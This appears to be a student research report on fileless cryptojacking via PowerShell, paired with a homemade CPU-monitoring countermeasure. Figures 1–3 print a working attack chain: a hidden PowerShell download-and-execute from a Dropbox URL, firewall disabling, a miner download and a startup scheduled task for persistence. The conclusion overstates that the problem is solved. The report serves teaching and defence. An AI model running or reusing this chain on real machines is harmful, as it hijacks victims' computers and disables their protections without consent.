CryptoJacking: A Money Making Fileless Threat

Marc Zuze[0000-0002-9211-0025]

1 University of Johannesburg Auckland Park, Johannesburg 2092, ZA
201477488@student.uj.ac.za

Abstract. Software attackers have been looking for new ways to stay undetected by a user or any software defense service and this is where living off the land and fileless attacks come into play. Many of these attackers have a motive for creating their malicious software, some are for monetary gains such as cryptojacking (cryptocurrency jacking) in which a user's computer is used to mine cryptocurrency without their knowledge and permission. In this report I review cryptojacking and how it can be easily be done locally on a user's machine and I then come up with a solution to counteract such an exploit by monitoring the user's CPU utilization percentage and the scheduled tasks that are available on their machine. Having this solution can prevent any further damage from happening if there is a vulnerability on a user's machine.

Keywords: Cryptojacking, Fileless attack, CPU, CPU utilization, Powershell, Cryptocurrency, Scheduled task.

1 First Section

There has always been a cat and mouse game between software attackers (hackers) and defense services, where hackers have been creating new ways to exploit a system and defense services such as antiviruses follow right after creating a patch for the vulnerability. Software attackers have been looking for new ways to stay undetected by a user or any software defense service and this is where living off the land and fileless attacks come into play. Living off the land is when an attacker uses the pre-installed software, that are known to be safe, and no binary executables are installed onto the system (Symantec, 2019), which means that attackers are using what they have at their disposal to attack software. The tools are hidden in plain sight because there are less new files on disk, making it more difficult for the attack to be detected.

There are multiple fileless methods available, where some are truly fileless: Memory Only Attacks, which does not write any files to disk and strictly runs code in memory; Dual-use tools are when the attacker uses pre-installed programs, such as system tools and clean applications to commit an attack; Non-PE files, where PE stands for Portable Executables – the scripts are executed to perform an attack, because scripts are difficult to understand, hard to detect a signature from, and quick to adapt if needed; Fileless loadpoints are a way of running an attack without adding a new file, and this can be done using Windows registry, Windows Management Instrumentation (WMI) , scheduled task and more. In this report, I will be discussing fileless attacks, mainly how Cryptojacking (Cryptocurrency jacking) is performed easily using a pre-installed windows tool such as PowerShell and how it can be counteracted with various countermeasures. First, I will discuss the reasons why this type of vulnerability exists, a brief background of the vulnerability. Secondly, I will discuss the various countermeasures that could prevent such a vulnerability. Thirdly, I will then give a comparison of each of the countermeasures. Next, I will choose a countermeasure and discuss the application of said countermeasure. A critique of the chosen countermeasure will follow, after it has been applied. Finally, I will conclude the report with feedback and whether the solution does solve the vulnerability and if its either feasible or not. The following section will contain the background of fileless malware and Cryptojacking.

2 Background

Cryptocurrency has been on demand, such as Bitcoin and Ethereum, where the values of these currencies has increased at a rapid rate and has caused many attackers to set their attention to this field of revenue by mining on computer systems. Cryptocurrency can be described as a form of digital currency that can be used to purchase goods, services or even money [2]. The currency can be mined by users on their computer by solving some sort of encrypted math equations to obtain a portion of the specific currency they are mining – The combination of the two words “cryptography” and “currency” to form “cryptocurrency”. The difficulty of gaining certain cryptocurrencies plays a part in how the currency gains monetary value. Bitcoin came out in the year 2009 at a price of less than a cent (> $0,01 USD) and in by December 2017, the value of a single bitcoin had reached an all-time of nearly $20, 000 [2]. The growth in popularity and success of Bitcoin had influenced the emergence of other cryptocurrencies that either worked off the Bitcoin code or worked completely different to it.

In 2017, there was a reported growth rate of 31 percent for in browser cryptojacking, where many of the sites were using the CoinHive script, which is considered to be the most popular cryptojacking solution. Moreover, the unambiguously malicious approaches are on the rise where mobile applications, websites and website browser extensions get altered for mining purposes [3]. In particular, these malicious softwaremerges in different variants such as wannacry, petya, notpetya vectors, which are then used on systems and provides permanence. Unlike ransomware, cryptojacking only hijacks a user’s CPU power to mine until it can no longer be utilized. The following section of this report, the different types of cryptojacking vulnerabilities will be discussed.

3 Vulnerability

When considering vulnerabilities and exploits that can occur with cryptojacking, I will be discussing cryptojacking that is done directly on a user’s computer using some type of malware, where fileless attacks are the main instance of conducting such an exploit. There are different types of fileless or living off the land attacks, such as the following:

Memory only attacks – this is remote code exploits such as the ones used by EternalBue and CodeRed and Powershell can then be used to load and execute a payload in memory. Dual-use tools – where system tools and other clean applications are used to exploit the user's computer, and some tools are pre-installed, and others are downloaded by the attacker [1]. The types of internal activities are: Internal network reconnaissance, credential harvesting, lateral movement, data exfiltration, and fallback backdoor and such tools that can be used for such an exploit are net user, mimikatz, Powershell, Zip files, RDP, ipconfig, WMI and more. Non-PE files – these are portable executables such as word documents with macros, PDF with JavaScript and scripts, either VBS, Javascript, Powershell etc. Fileless loadpoints are scripts that are hidden within registry, WMI, GPO or scheduled tasks [1]. Examples of Fileless loadpoints are Poweliks and Kotver.

The type of fileless attack that will be examined is a combination of dual-use tools and non-PE files, where the cryptojacking files will be downloaded remotely from a batch file – a script – that has been added to a user's computer either by them downloading it. The script will contain the following code that is shown in figure 1, which download the script that will exploit the user's computer and then will execute the cryptojacking script. Once the script has run, it will then request the user for admin rights to use powershell to "update windows" by sending a notification bubble and message box requesting to update windows.


```
    @echo off

    start /wait powershell.exe -NoP -NonI -W Hidden -Command "&{(New-Object System.Net.WebClient).DownloadString('https://www.dropbox.com/s/txb5hiuv7g9xm67/CryptoJack1.ps1?dl=1') > '%~dp0CryptoJack1.ps1'; exit}"

    Powershell.exe -NoP -NonI -W Hidden -ExecutionPolicy Bypass -Command "& {Start-Process PowerShell.exe -ArgumentList '-NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass -File ""%~dp0CryptoJack1.ps1""'}"
```


Fig. 1. Script code to download then execute the Cryptojacking script.

Once the user gives Powershell admin rights, the script then disables the user's firewall and downloads the mining cli files from Minergate and extracts the file, as seen in Figures 2 and 3. The zip file is then deleted and the script then creates a scheduled task for it to run at startup. The script will then run the executable file from Minergate and start to mine monero. The user will then notice that their computer will be slower and when they look at their CPU utilization, they will see that it is at 100%, which means that the script has successfully ran and is mining cryptojacking. It shows how easy a user's computer can easily be infected by a cryptojacking virus. There are multiple ways in which a user can counteract a cryptojacking of their CPU and this will be discussed further in the next section.



```
Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False
    Write-Host Preparing Download ...
    $download = "https://minergate.com/download/xfast-win-cli"
    $outputPath = $ScriptDir + "\test.zip"
    $destinationPath = $ScriptDir
    $batchFilePath = $ScriptDir + "\CryptoJack.bat"
    $wc = New-Object System.Net.WebClient
    $wc.DownloadFile($download, $outputPath)
```

Fig. 2. Code from the downloaded CryptoJack1.ps1 script that disables the firewall and downloads the cryptomining files



```
Expand-Archive -LiteralPath $outputPath -DestinationPath $destinationPath
-Force
        [console]::beep(349,350)
        Remove-Item -Path $outputPath
        $trigger = New-ScheduledTaskTrigger -AtStartup -RandomDelay
00:00:30
        $action = New-ScheduledTaskAction Start-Process powershell $batch-
FilePath
        Register-ScheduledTask -AsJob -Trigger $trigger -Action $action -
TaskName CryptoJack -Force
        Start-ScheduledTask -TaskName CryptoJack
```

Fig. 3. Code from the script that extracts the downloaded files and creates a scheduled task that will run on startup

4 Countermeasures


Whether a user has been cryptojacked through their web browser or locally on their computer, it may be a difficult task locating the infection on their system manually. Similarly, locating the high CPU usage process can be as difficult [2], because processes could be hiding or disguising themselves as a legitimate process in order to prevent the user from terminating the pest. Another advantage for cryptojackers is that, when a user's computer is running at its maximum capacity, it will start to become really slow, making it harder for a user to troubleshoot their computer. There are many ways in which as user can counteract such a pest on their computer such as installing some sort of security that will be able to detect the exploit, such as an antivirus, since they keep up to date with the newest exploits and their signature.

Another solution could be to install an extension on web browsers that can block ads or cryptomining, since cryptojacking scripts are at often times published with web ads and installing an ad blocker can be a way of stopping them effectively. Some ad blockers come with cryptomining script detection [4]. Maining browser extensions is another way to prevent cryptoacking because many malicious browser extensions are used by attackers or they tend to poison legitimate extensions in order to execute cryptomining scripts [4]. One other option is to block JavaScript in the browser, although this may prevent cryptojacking scripts from being executed it could likewise block the user from using some functionality that may be needed when browsing some websites. There are also programs that specialize in blocking mining activities, such as “No Coin” and “MinerBlock,” that are available in popular browsers [2]. A user can also install some sort of CPU utilization monitoring software that will notify the user when there are processes running that are utilizing the CPU above a certain threshold. In addition to all these solutions, it is helpful to make system backups and request support from an expert about any issues encountered. In the next section I will be discussing my chosen solution and how it will be applied.

5 Description of Application of Chosen Countermeasure


Since the vulnerability is only being run locally on a user’s computer and not their web browser, it would be best to patch the problem by monitoring a user’s CPU utilization. The vulnerability works by disabling all firewall profiles in order to download all the necessary files it needs to mine on a user’s computer, it then schedules this task to run when the computer starts up again. In order to counteract the scheduling of such tasks, it would be best to show the user all the scheduled tasks that were created. I will be implementing this solution with PowerShell in order to get access to the core functionality of the Operating System. First, I set all firewall profiles to be true and then declare the variables that will be used to monitor the CPU utilization, which consists of the threshold, a hit counter and an interval of 5 seconds for which the patch will check if there is a change within the utilization of the CPU. I set the maximum threshold that CPU can reach to be 85% before it will set a trigger for the hit counter to increase. I compare the current CPU percentage to the threshold set and if it is greater or equal to the threshold, then the hit counter is increased, and the top ten processes are displayed. Once the hit counter hits 3 within a time span of 25 seconds, the user will then get notified about it and can choose to view the processes that are utilizing too many resources. If the user selects yes, then a form will appear where the top twenty highest processes are shown in order of the amount of CPU resources that are being utilized. The user can then also view the scheduled tasks and view if there are any unknown tasks that are available. The form also allows the user to remove unknown scheduled tasks and it also allows the user to end processes that they find to be unnecessary. The user can also save the current processes and the percentage of CPU resources they are using as evidence. This solution can only work if the user gives the patch administration access to use PowerShell. The next section, I will give some critique on the chosen solution.

Fig. 4. Enabling the all firewall profiles and declaring the variables to monitor the user's CPU




```
Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled True
$cpu_threshold = 85
$sleep_interval = 5
$hit = 0
$iloop = 0
```

Fig. 5. Storing the current CPU percentage to compare with the threshold



```
$cpu = (gwmi -class Win32_Processor).LoadPercentage
    $CPUPercent = @{
        Name = 'CPUPercent'
        Expression =
        {
            $TotalSec = (New-TimeSpan -Start $_.StartTime).TotalSeconds
            [Math]::Round( ($_.CPU * 100 / $TotalSec), 2)
        }
    }
```



CPU is over threshold level

CPU Utilization is more than 85%
Would you like to view the top processes

```
Top 20 Running Processes:

WINWORD
explorer
powershell_ise
firefox
googledrivesync
svchost
googledrivesync
ctfmon
sihost
firefox
firefox
OneDrive
firefox
firefox
StartMenuExperienceHost
svchost
RuntimeBroker
SearchUI
firefox
WinStore.App
```

```
.NET Framework NGEN v4.0.30319 64
.NET Framework NGEN v4.0.30319 64 Critical
.NET Framework NGEN v4.0.30319 Critical
Account Cleanup
AD RMS Rights Policy Template Management (Automated)
AD RMS Rights Policy Template Management (Manual)
Adobe Acrobat Update Task
AnalyzeSystem
AppleSoftwareUpdate
appuriverifierdaily
appuriverifierinstall
ASUS GIFTBOX
ASUS Product Register Service
ASUS Splendid ACMON
ATK Package A22126881260
Automatic-Device-Join
BackgroundUploadTask
BfeOnServiceStartTypeChange
BgTaskRegistrationMaintenanceTask
BitLocker Encrypt All Drives
BitLocker MDM policy Refresh
CacheTask
Calibration Loader
CDSSync
Cellular
CleanupTemporaryState
Consolidator
CreateObjectTask
CreateObjectTask
Data Integrity Scan
```

Fig. 6. Message box (Left) prompting user about CPU utilization and whether they would like to view processes. Form (Right) showing top 20 processes and all scheduled tasks.

6 Contribution: Critique of Chosen Countermeasure

Once I implemented the solution to counteract the exploit, I noticed that it is possible to stop processes that are utilizing too much CPU resources and It is possible to delete any unknown scheduled tasks. This can help when the user knows that they had run a malicious file on their computer and when they notice that their computer is running slower than usual. It is a good way to stop cryptojacking, but there are some things that could help improve the solution such as allowing the user to have a whitelist and blacklist for processes that can and cannot use too much processing resources. This can help in preventing false positives and negatives when the hit count reaches 3. Another thing that could be improved is having the patch run on startup in order to constantly monitor the processes and how many resources are being utilized. Since crypocurrency gets mined using specific ports, it would have been a great solution to block all ports that would be used for mining.

7 Conclusion

Cryptojacking and fileless malware are vulnerabilities that will constantly improve. My initial statement was that I would be reviewing cryptojacking and how it can be done within Powershell and counteracting such an attack. I have come up with a solution that allows a user to stop any high usage processes from running as well as remove any unknown and unwanted scheduled tasks. I can therefore conclude that I have solved the issue of cryptojacking and have prevented any damage that can be caused by such an attack. For future work, I would like to go further into the different types of fileless attacks and how to remove a fileless attack that stores itself within the user's registry and memory. I would also like to report on cryptojackin within a user's web browser and how to counteract such an attack.

References

1. Symantic Security Response: Living off the land and fileless attack techniques, https://www.slideshare.net/ThreatIntel/living-off-the-land-and-fileless-attack-techniques.
2. Arntz, P.: Cryptojacking definition – What is it, and how can you prevent it?, https://www.malwarebytes.com/cryptojacking/.
3. Meshkov, A.: Cryptojacking surges in popularity growing by 31% over the past month, https://adguard.com/en/blog/november_mining_stats.html.
4. Nadeau, M.: What is cryptojacking? How to prevent, detect, and recover from it, https://www.csoonline.com/article/3253572/what-is-cryptojacking-how-to-prevent-detect-and-recover-from-it.html.
5. What is cryptojacking? How it works and how to prevent it, https://us.norton.com/internetsecurity-malware-what-is-cryptojacking.html.